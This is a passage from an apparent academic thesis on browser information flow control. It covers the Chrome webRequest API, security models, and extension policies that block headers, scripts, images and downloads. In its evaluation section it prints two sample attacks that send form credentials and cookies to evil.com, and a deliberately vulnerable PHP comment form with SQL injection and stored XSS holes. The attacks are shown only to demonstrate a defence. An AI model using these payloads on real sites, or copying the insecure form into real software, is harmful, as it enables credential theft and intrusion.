

FIGURE 4.2: Monitoring network traffic using wireshark

However, one can't view data for secure HTTPS connections at network layer. Since, HTTPS uses SSL/TLS for encrytion. SSL lies between application layer and network layer and the payload of network layer packet containing application layer data is encrypted.



FIGURE 4.3: HTTP with SSL

4.2 Tracking information flow at application layer

The Google chrome provide chrome.webRequest API to observe and analyze traffic and to intercept, block, or modify requests in-flight [26]. The web request API defines a set of events that follow the life cycle of a web request. These events can be used to observe and analyze traffic. Some of the synchronous events can be used to intercept, block, or modify a request. The chrome.webrequest API presents an abstraction of the network stack to the extension.



FIGURE 4.4: Event life cycle for successful requests [26]

The event life cycle of a request can be broadly defines as:

- onBeforeRequest. This event is triggered when a request is about to occur. This event is sent before any TCP connection is made and can be used to cancel or redirect requests.
- onBeforeSendHeaders. This event fires when a the initial request headers have been prepared. It can be used by extensions to add, modify, and delete request headers (*).
- onSendHeaders. This event is triggered before the headers are sent to the network. This event is informational and does not allow modifying or cancelling the request.
- onHeadersReceived. This event is triggered when an HTTP(S) response header is received. Due to redirects and authentication requests this can happen multiple times per request. The extensions can use this event to add, modify, and delete response headers, such as incoming Set-Cookie headers.It also allows you to cancel or redirect the request.
- onAuthRequired. This event is fired when a request requires authentication of the user. This can also be used to cancel the request.
- onBeforeRedirect. This event triggers when a redirect is about to be executed. It does not allow user to modify or cancel the request.
- onResponseStarted. This fires when the first byte of the response body is received. For HTTP requests, this means that the status line and response headers are available. This event is informational.
- onCompleted. This event is fired when a request has been processed successfully.
- onErrorOccurred. This fires when a request could not be processed successfully.

The chrome.webrequest API can be used to view and modify the data being sent by the browser. The webrequest API can be used to view data sent by browser to the webserver by POST method.

```
var callback = function(details) {
if(details.method == "POST"){
    alert(JSON.stringify(details));     }       };
var filter={urls: ["<all_urls>"]};
var opt_extrainfo=["blocking", "requestBody"];
chrome.webRequest.onBeforeRequest. addListener(
    callback,filter,opt_extrainfo );
```

Listing 4.1: Code to view data sent by POST method in HTTPS connections



FIGURE 4.5: Viewing post data using WebRequest API

4.3 Information Flow Control using Information Security Policy Models

4.3.1 Bell-LaPadula model

Bell-LaPadula model [27] is Multilevel Security model which focuses on confidentiality of information.The security class (SC) is assigned to each subject and object.The security class has two components: hierarchical security level (L) and non hierarchical security category (Cat).

There can be two security levels : High and Low. The subjects can be website domains executing in the given web page and objects can be web page contents including cookies, user input data. All sensitive data like cookies,user's inputs will be labeled "High". The actual domain of the web page will be labelled "High" and all third party scripts can be labelled "Low". Hence, by Simple Security Condition (no read up), third party scripts (labelled as Low) can't read confidential data (labelled as High). Similarly, by Star property (no write down), this confidential information (labelled as High) can't be sent to third party domain servers because those domains have been labelled Low. Star property ensure that even if third party scripts have been included in the web page by site administrator and are running with the same access privileges as hosting page, they can't send the data to third party domain servers.

4.3.2 Reader Writer Flow Model(RWFM)

Reader Writer Flow Model(RWFM) [28] also uses labels for information flow security. RWFM labels are called RW-classes, written as (s;R;W) where s is the subject that owns information in this class, R denotes the set of subjects allowed to read objects of this

class, and W denotes the set of subjects allowed to write objects of this class or subjects whose data was used in preparing the object.

Browser process which is initiated when user clicks the browser is a subject having privileges and authority of the current user logged in the system. Each tab opened in browser act as different subject having different read-write access policy.The web-page which is opened in current browser tab contains different objects like images from same origin,scripts, CSS style sheets etc. The web server hosting the site is owner of the web page and has authority to grant read write access control to these objects.The third party scripts and images contained in the web page are objects owned by third party web servers. The cookies for particular web site are owned by web site which set them in browser.Other static objects like browser settings, web browser APIs ,history and bookmarks are owned by browser process acting on behalf of principal user.

SOP defines origin for absolute URIs as the triplet {protocol, host, port}. Here, for simplicity, we are ignoring port number and assuming protocol to be http /https only. Hence, we are defining origin based on only hostname. Once user opens the web browser, the *browser process* is initiated and is assigned label (user,user $\cup$ core,user $\cap$ core). Core here represents browser process acting on behalf of user. The reader set of core would be subset of reader set of user.It means browser process can read only those objects and files which current user has privileges to read.

Once the page has been loaded,windows and frames will be assigned labels as per the origin of the content of webpage being displayed by them.Hence, the *current tab* displaying website abc.com would have label as (user,abc.com $\cup$ core,abc.com $\cap$ core).Contents like *images,javascripts* should be labeled as per origin. Image and javascripts with source as abc.com would be labeled as (abc.com,abc.com $\cup$ core, abc.com $\cup$ core). Now if we want to implement strict same origin policy,then any *third party image* with source as xyz.com would be labeled as (xyz.com,xyz.com $\cup$ core , xyz.com). Now, as per RWFM read and write policy, if script from xyz.com want to read or write content in current tab containing webpage of abc.com with label (user,abc.com $\cup$ core,abc.com $\cap$ core), then requests for such information flow will be blocked because xyz.com doesnot belong to reader set R(tab) and writer set W(tab) of current webpage ie xyz.com $\notin$ R(tab) and xyz.com $\notin$ W(tab).Hence, SOP can be implemented using information flow control policy.

For loading third party content, permission to be granted by originator (abc.com) to get data from these sites and hence, there would be requirement of declassification which can be implemented if we want to relax strict same origin policy.

Chapter 5

Implementation Details

This section presents our approach and design of our implementation of policy based information flow framework in the Chromium browser, and describes several experiments that verify results of our approach to make browsing more secure.

5.1 Our approach

In order to provide more control to web users, we attempted to formulate few simple security policies so that user can decide what information he want to sent to the network and to whom the information can be sent. These simple policies define user's browsing requirements and are based on security goals of user or organization. These policies are then implemented by writing chrome extension using webrequest API. This chrome extension monitors the HTTP requests originating from web browser and HTTP responses received from web server. The extension matches the requests and responses against the policies defined by the user. Based on the policy defined by the user, then it decides whether to permit the resource or deny the access to that web resource.



FIGURE 5.1: Proposed architecture for secure browsing

5.2 Defining security policies

5.2.1 Need for security policies

Security policies are set of rules and guidelines which defines the security requirements of any user or organization. The security policies are further translated into actual implementations to achieve the desired level of security. Hence, it is very important to correctly define the security goals and policies that are needed to achieve those security goals. One has to define simple high level secure browser policies which a naive user can understand so that user knows what level of information security he is into. In the subsequent sections, some simple high level security policies which control the flow of information have been defined along with their implementation.

5.2.2 Policy I : Blocking User Agent Information

As mentioned earlier, User Agent information in HTTP request helps web server decide how to deliver content best suited for user's browser. However, this information can be used by web-sites for user fingerprinting based on his Operating system, version number and web browser.

- Description: To block User Agent header value in HTTP request.

- Vulnerability: Risk of a user being identified against his wishes (fingerprinting)
- Connection-type:Outgoing
- Field: User-Agent
- Action : Block
- Applyto : All URLs

```
chrome.webRequest.onBeforeSendHeaders.addListener(
        function(details) {
          for (var i = 0; i < details.requestHeaders.length; ++i) {
            if (details.requestHeaders[i].name === 'User-Agent') {
              alert("Blocking User-Agent :"+details.requestHeaders[i].value );
              details.requestHeaders.splice(i, 1);
              break;
            }
          }
          return {requestHeaders: details.requestHeaders};
        },
        {urls: ["<all_urls>"]},
        ["blocking", "requestHeaders"]);
}
```

Listing 5.1: Code to block User-agent header



Figure 5.2: Blocking User Agent header

5.2.3 Policy II : Blocking Referer header information

Referer header in HTTP request contains URL of request from where current request has been originated. However,if webpage is using GET method for sending sensitive information to server (ie username and password values in url), then if attacker is able to inject the malicious script in web page to send request to fetch image from attacker's website, this image request will contain original website domain plus sensitive information in it's Referer header.

- Description: To block Referer header value in HTTP request.
- Vulnerability: Risk of a user information being compromised in GET requests.

- Connection-type:Outgoing
- Field: Referer
- Action : Block
- Applyto : All URLs

```
chrome.webRequest.onBeforeSendHeaders.addListener(
        function(details) {
          for (var i = 0; i < details.requestHeaders.length; ++i) {
            if (details.requestHeaders[i].name.toLowerCase() === 'referer') {
              alert("blocking Referer in header"+ details.requestHeaders[i].value);
              details.requestHeaders.splice(i, 1);
              break;}
          }
          return {requestHeaders: details.requestHeaders};
        },
        {urls: ["<all_urls>"]},
        ["blocking", "requestHeaders"]);
```

Listing 5.2: Code to block Referer header



Figure 5.3: Blocking Referer information in header

5.2.4 Policy III : Blocking all non HTTPS connections

HTTPS protocol ensures authentication of visited website and provides privacy and integrity of data exchanged between user and website. The non-HTTPS connections are not encrypted and are susceptible to sniffing and other attacks.

- Description: To block non HTTPS connections.
- Vulnerability: Susceptible to sniffing and other attacks.
- Connection-type:Outgoing
- Field: Network Connection
- Action : Block
- Applyto : HTTP URLs

```
chrome.webRequest.onBeforeRequest.addListener(
        function(details) { return {cancel: true}; },
        {urls: ["http://*/*"]},
        ["blocking"]);
```

Listing 5.3: Code to block non https connections



Figure 5.4: Blocking non HTTPS connections

5.2.5 Policy IV : Blocking all scripts

JavaScripts are used to to load and execute code that dynamically updates the page. The websites use third party scripts to provide different contents like images or videos. The websites also include tracking scripts, ad scripts and analytic scripts for revenue or tracking user behaviour.

- Description: To block all JavaScripts.
- Vulnerability: Can be used to modify page contents being loaded, track or steal user information.
- Connection-type:Outgoing
- Field: HTTP request
- Action : Block
- Applyto : All URLs of type "Script"

```
chrome.webRequest.onBeforeRequest.addListener(
  function(details) { alert("blocking scripts:"+details.url);
                          return {cancel: true}; },
    { urls: ["http://*/*", "https://*/*"],
    types: ["script"] },
  // extraInfoSpec
  ["blocking"]);
```

Listing 5.4: Code to block all scripts

5.2.6 Policy V : Blocking all image requests

Many malicious scripts try to steal user information by appending cookie or other user information in image requests.

- Description: To block all image requests.
- Vulnerability: Can be used for sensitive information or cookie stealing attacks.
- Connection-type:Outgoing
- Field: HTTP request
- Action : Block
- Applyto : All urls of type "Images"

```
chrome.webRequest.onBeforeRequest.addListener(
  function(details) { alert("blocking images");
                      return {cancel: true}; },
   {urls: ["<all_urls>"],
    types: ["image"]  },
  // extraInfoSpec
  ["blocking"]);
```

Listing 5.5: Code to block images

5.2.7 Policy VI : Blocking all application downloads

Content-Type header tells the client what is content type of the content returned by server. This can be text/html; charset=utf-8 or application/javascript or some pdf. Some of these content may contain malicious data or code embedded into them Eg pdf document being displayed by web page may contain hidden links to send data to attacker's website.

- Description: To block all application downloads.
- Vulnerability: Can be used for serving malware or other harmful content by malicious website.
- Connection-type:Incoming
- Field: content-type == application/*
- Action : Block

- Applyto : All URLs

```
chrome.webRequest.onHeadersReceived.addListener(
function(details) {
        for (var i = 0; i < details.responseHeaders.length; ++i) {
          if(details.responseHeaders[i].name.toLowerCase() == 'content-type') {
            var headervalue=(details.responseHeaders[i].value.toLowerCase());
            var app= headervalue.search("application")
            if(app >-1){
                  alert(details.responseHeaders[i].value);
                  return {cancel: true};
            break;}   }     }
        return {requestHeaders: details.requestHeaders};
      },
// filters
{
  urls: ["http://*/*", "https://*/*"],

},
// extraInfoSpec
["blocking","responseHeaders"]);
```

Listing 5.6: Code to block all application downloads

5.2.8 Policy VII : Blocking only executable downloads

For executable files (like exe), the content type of server response will be application/octect-stream. These executable downloads can contain virus files or other malicious content.

- Description: To block all executable downloads.
- Vulnerability: Can be used for serving malware or virus in form of executable files.
- Connection-type:Incoming
- Field: content-type == application/octect-stream
- Action : Block
- Applyto : All urls

```
chrome.webRequest.onHeadersReceived.addListener(
function(details) {
        for (var i = 0; i < details.responseHeaders.length; ++i) {
          if(details.responseHeaders[i].name.toLowerCase() == 'content-type') {
            var headervalue=(details.responseHeaders[i].value.toLowerCase());
                var app= headervalue.search("application/octet-stream")
            if(app >-1){
                      alert(details.responseHeaders[i].value);
                      return {cancel: true};
```

```
                        break; }  }
                        }
          return {requestHeaders: details.requestHeaders};
        },
  // filters
  {   urls: ["http://*/*", "https://*/*"],  },
  // extraInfoSpec
  ["blocking","responseHeaders"]);
```

Listing 5.7: Code to block all executable downloads

5.2.9 Policy VIII : Blocking blacklisted websites

Many a times, it's desired by the organizations that access to certain websites are blocked. At organization level, it's done at network layer by using firewalls or at application layer by using web proxies or application gateways. However, if user wants that there is no hidden access to certain malicious urls or he wants to block some scripts running in web page , then he can create the blacklist containing these urls and anytime there is any outgoing connection to these urls, it will be blocked. These urls can be domains of known evil websites or third party advertising or analytic scripts embedded in the page.

- Description: To block blacklisted urls.
- Vulnerability: These urls can track user behaviour or contain untrusted content.
- Connection-type: Outgoing
- Field: HTTP request
- Action : Block
- Applyto : Blacklisted urls

```
var newblockedURL=document.getElementById('newURL').value;
var blockURLbox = document.getElementById('blockURLbox').checked;
chrome.storage.sync.get({list:[]}, function(items) {
  blockedlist=items.list;
   if(newblockedURL) {
    blockedlist.push(newblockedURL);   }
    if(removeblockedURL) {
     blockedlist = blockedlist.filter(val => val !== removeblockedURL);   }
   chrome.storage.sync.set({
    "list":blockedlist}, function() {
    console.log("added to list"); });
   chrome.extension.getBackgroundPage().addURL(blockURLbox,blockedlist);
  });
```

Listing 5.8: Code to add or remove url to blacklist

```
 function addURL(blockflag,blist){
  if (!blockflag) {
    return;
  }
chrome.webRequest.onBeforeRequest.addListener(
        function(details) { return {cancel: true}; },
        {urls: blist},
        ["blocking"]);
}
```

Listing 5.9: Code to block blacklisted websites

5.2.10 Policy IX : Blocking third party scripts

The Same Origin Policy restricts third party scripts to access only domain specific information. However, if inputs to web page are not validated and attacker is able to inject some malicious script in the web page and the page is then served to the user, then the script runs with all the privileges that host web page enjoys and thus has access to all the information in the web page.

- Description: To block third party scripts.
- Vulnerability: These scripts can send sensitive data to their servers.
- Connection-type: Outgoing
- Field: HTTP request
- Action : Block
- Applyto : Third party urls

```
chrome.webRequest.onBeforeSendHeaders.addListener(
        function(details) {
          var s_source = details.url.split("://");
          script_source=s_source[1].split("/")
          for (var i = 0; i < details.requestHeaders.length; ++i) {
                if (details.requestHeaders[i].name.toLowerCase() === 'referer') {
                    var r_value=details.requestHeaders[i].value.split("://");
                    referer_value=r_value[1].split("/")
                  }
                  }
          var flag= referer_value[0].search(script_source[0])
          if(flag>-1){
              alert("Permitted: " + script_source[0]);
```

```
            }
            else{
              alert("Blocking: " + script_source[0]);
              return {cancel: true};
            }
        },
        {urls: ["<all_urls>"]},
        ["blocking", "requestHeaders"]);
```

Listing 5.10: Code to block third party scripts

5.3 Evaluation

5.3.1 Defending against Information leaks

Many web applications provide forms to enable users to enter their credentials. Once user fills the form, he submits the form by clicking on submit button and this data is then sent to server either by GET or POST method. The sample of such form to authenticate the user is given in listing 5.11.

```
<!DOCTYPE HTML>
<html>
<body>
    <strong>Authorized access only </strong> <br/>
    <p>Please log in below</p>
    <form id="form" action="login.php" method="get">
    <b>User ID:</b> <br> <input type="text" size="20" name="userID">
    <b>Password:</b> <br><input type="password" size="20" name="password"> <br>
    <br> <input type="submit" value="login">
</form>
</body>
</html>
```

Listing 5.11: Sample form to authenticate the user

5.3.1.1 Sample attack

If attacker is able to insert the malicious code in this page, then code can read the sensitive information available in the form and send it to attacker's server by sending request to fetch some image from his server. Listing 6.12 [16] shows the code which attacker can use to steal user's login information at some website. The attacker will first insert some small image in page without making user suspicious and will register a blur-event handler on all forms elements on the page.After that, once user fills out the form and a form element loses focus, it will call onblur event handler which contains

getdata function. The getdata function will add the current url and user information as payload to src attribute of image. This will cause browser to send new request to fetch the image. Along with the request, the user credentials will also be sent which can be misused by attacker.

```
<script>
var pixel = "<img src=\"http://evil.com/2/images/1.png\"" +"id=\"pixel\" />";
document.write(pixel);
function getdata(type, value) {
var payload = "url=" + document.domain + "&" + type + "=" + value;
document.getElementById("pixel").src ="http://evil.com/2/images/1.png?" + payload; }

for (var i = 0; i < document.forms.length; i++) {
    for (var j = 0; j < document.forms[i].elements.length; j++) {
        var elem = document.forms[i].elements[j];
        elem.onblur = function() {getdata(this.type, this.value)};
        }
    }
</script>
```

LISTING 5.12: Attacker's code to steal sensitive data

The information being sent by above code for fetching image along with sensitive information as captured using webrequest API. Here, we can see the request for domain of attacker's server to fetch image appended with user's current url and his credentials on that page in figure 5.5.



FIGURE 5.5: Stealing sensitive information

5.3.1.2 Defence

However, such attacks where information is sent to third party servers can be stopped by Policy IX and executing the code given in the listing 5.10. The policy will block request originating from web browser to third party domains. Each request contains the

referer header which contains domain from where the request is originated. The code will match the domain of requested resource with the domain given in referer header. If match, the request is permitted else request to resource will be blocked.



FIGURE 5.6: Stopping data stealing attack

5.3.2 Defending against XSS attacks

Many web applications provide comment sections or feedback or review forms where users can enter their feedback or review of product. Such forms are also used in online discussion forums like quora or stackoverflow where users can enter their answers or questions. The sample of such form to add comments in some discussion forum is given in listing 5.13.

```
<!DOCTYPE HTML>
<html>
<div>
    <?php
    // Verifying whether a cookie is set or not
    if(isset($_COOKIE["user_cookie"])){
        echo "Hi, Welcome " . $_COOKIE["user_cookie"] ."<br>";
       $userID=$_COOKIE["user_cookie"];
    } else{
        echo "Welcome Guest! <br>";
        $userID="Guest";
    }
   if($_POST){
        $comment= $_POST['comment'];
        $servername = "localhost";
                $username = "root";
                $password = "root";
                $dbname = "mtp_testing";
```

```
        // Create connection
                $conn = mysqli_connect($servername, $username, $password, $dbname);
                        // Check connection
                if (!$conn) {
                                die("Connection failed: " . mysqli_connect_error());
                        }
                        $sql = "INSERT INTO comments (userID,comment)
                        VALUES (\"".$userID ."\",\"".$comment."\")";
                        if (mysqli_query($conn, $sql)) {
                                } else {
                echo "Error: " . $sql . "<br>" . mysqli_error($conn);
                die("failed: " . mysqli_error());
                        }
                        $query= "SELECT * FROM comments";
                        $result = mysqli_query($conn, $query);
                        if (mysqli_num_rows($result) > 0) {
                            // output data of each row
                            while($row = mysqli_fetch_assoc($result)) {
                                echo $row["userID"]. "    :" . $row["comment"]. "<br>";
                            }
                        } else {
                            ;
                        }
                        mysqli_close($conn);

    }
    ?>
    <form action="" method="POST">
    Comments:<br>
     <textarea name="comment" rows="10" cols="20"> </textarea>
     <br>
     <input type="submit" value="POST IT!!!" /> <br>
        <p id="para"></p>
</form>
</div>
</html>
```

Listing 5.13: Sample form to add comments

5.3.2.1 Sample attack

If websites don't sanitize the user inputs and allow attackers to inject arbitrary code into the page, then it can harm innocent users accessing the page. If attacker inserts the code given in listing 5.14 in comment section of form 5.13, then the code will be invisible to users visiting the site but will send hidden request with cookie information to attacker's servers.

```
<script>
var evilurl='http://www.evil.com/2/images/1.png?'+ document.cookie;
var req = new XMLHttpRequest();
req.open( 'GET' , evilurl,false );
```

```
req.send( null );
</script>
```

Listing 5.14: Sample code to carryout XSS attack

5.3.2.2 Defence

However, such XSS attacks where information is sent to third party servers can be stopped by Policy IX and executing the code given in the listing 5.10. The policy will block request originating from web browser to third party domains. Websites which provide online forums or encourage user's participation like stack overflow make themselves lucrative targets for attackers to inject malicious code. This code when executed at user's browser can cause information leaks. The difficulty in distinguishing JavaScript exploit code from normal web page markup makes XSS attacks difficult to detect.



Figure 5.7: Stopping XSS attack

Chapter 6

Related work

There are various approaches being studied and followed to control the information flow in browsers and prevent damage that can be done by the malicious JavaScripts. There are only two possible locations that can be considered to deploy a JavaScript sandboxing mechanism: the trusted web application and the clients browser [29].

The server side techniques involve code rewriting using subset of JavaScript functions or using newly defined functions which put restriction on JavaScript code. Some simple hacks include input sanitation, restricting use of eval() function, restricting cross domain requests, allowing only white listed third party scripts to be loaded. These constraints can be defined as fine grained policies to change the behaviour of code. Some techniques also involve static and dynamic analysis of JavaScript for detecting implicit and explicit flows before the page is served to the users.

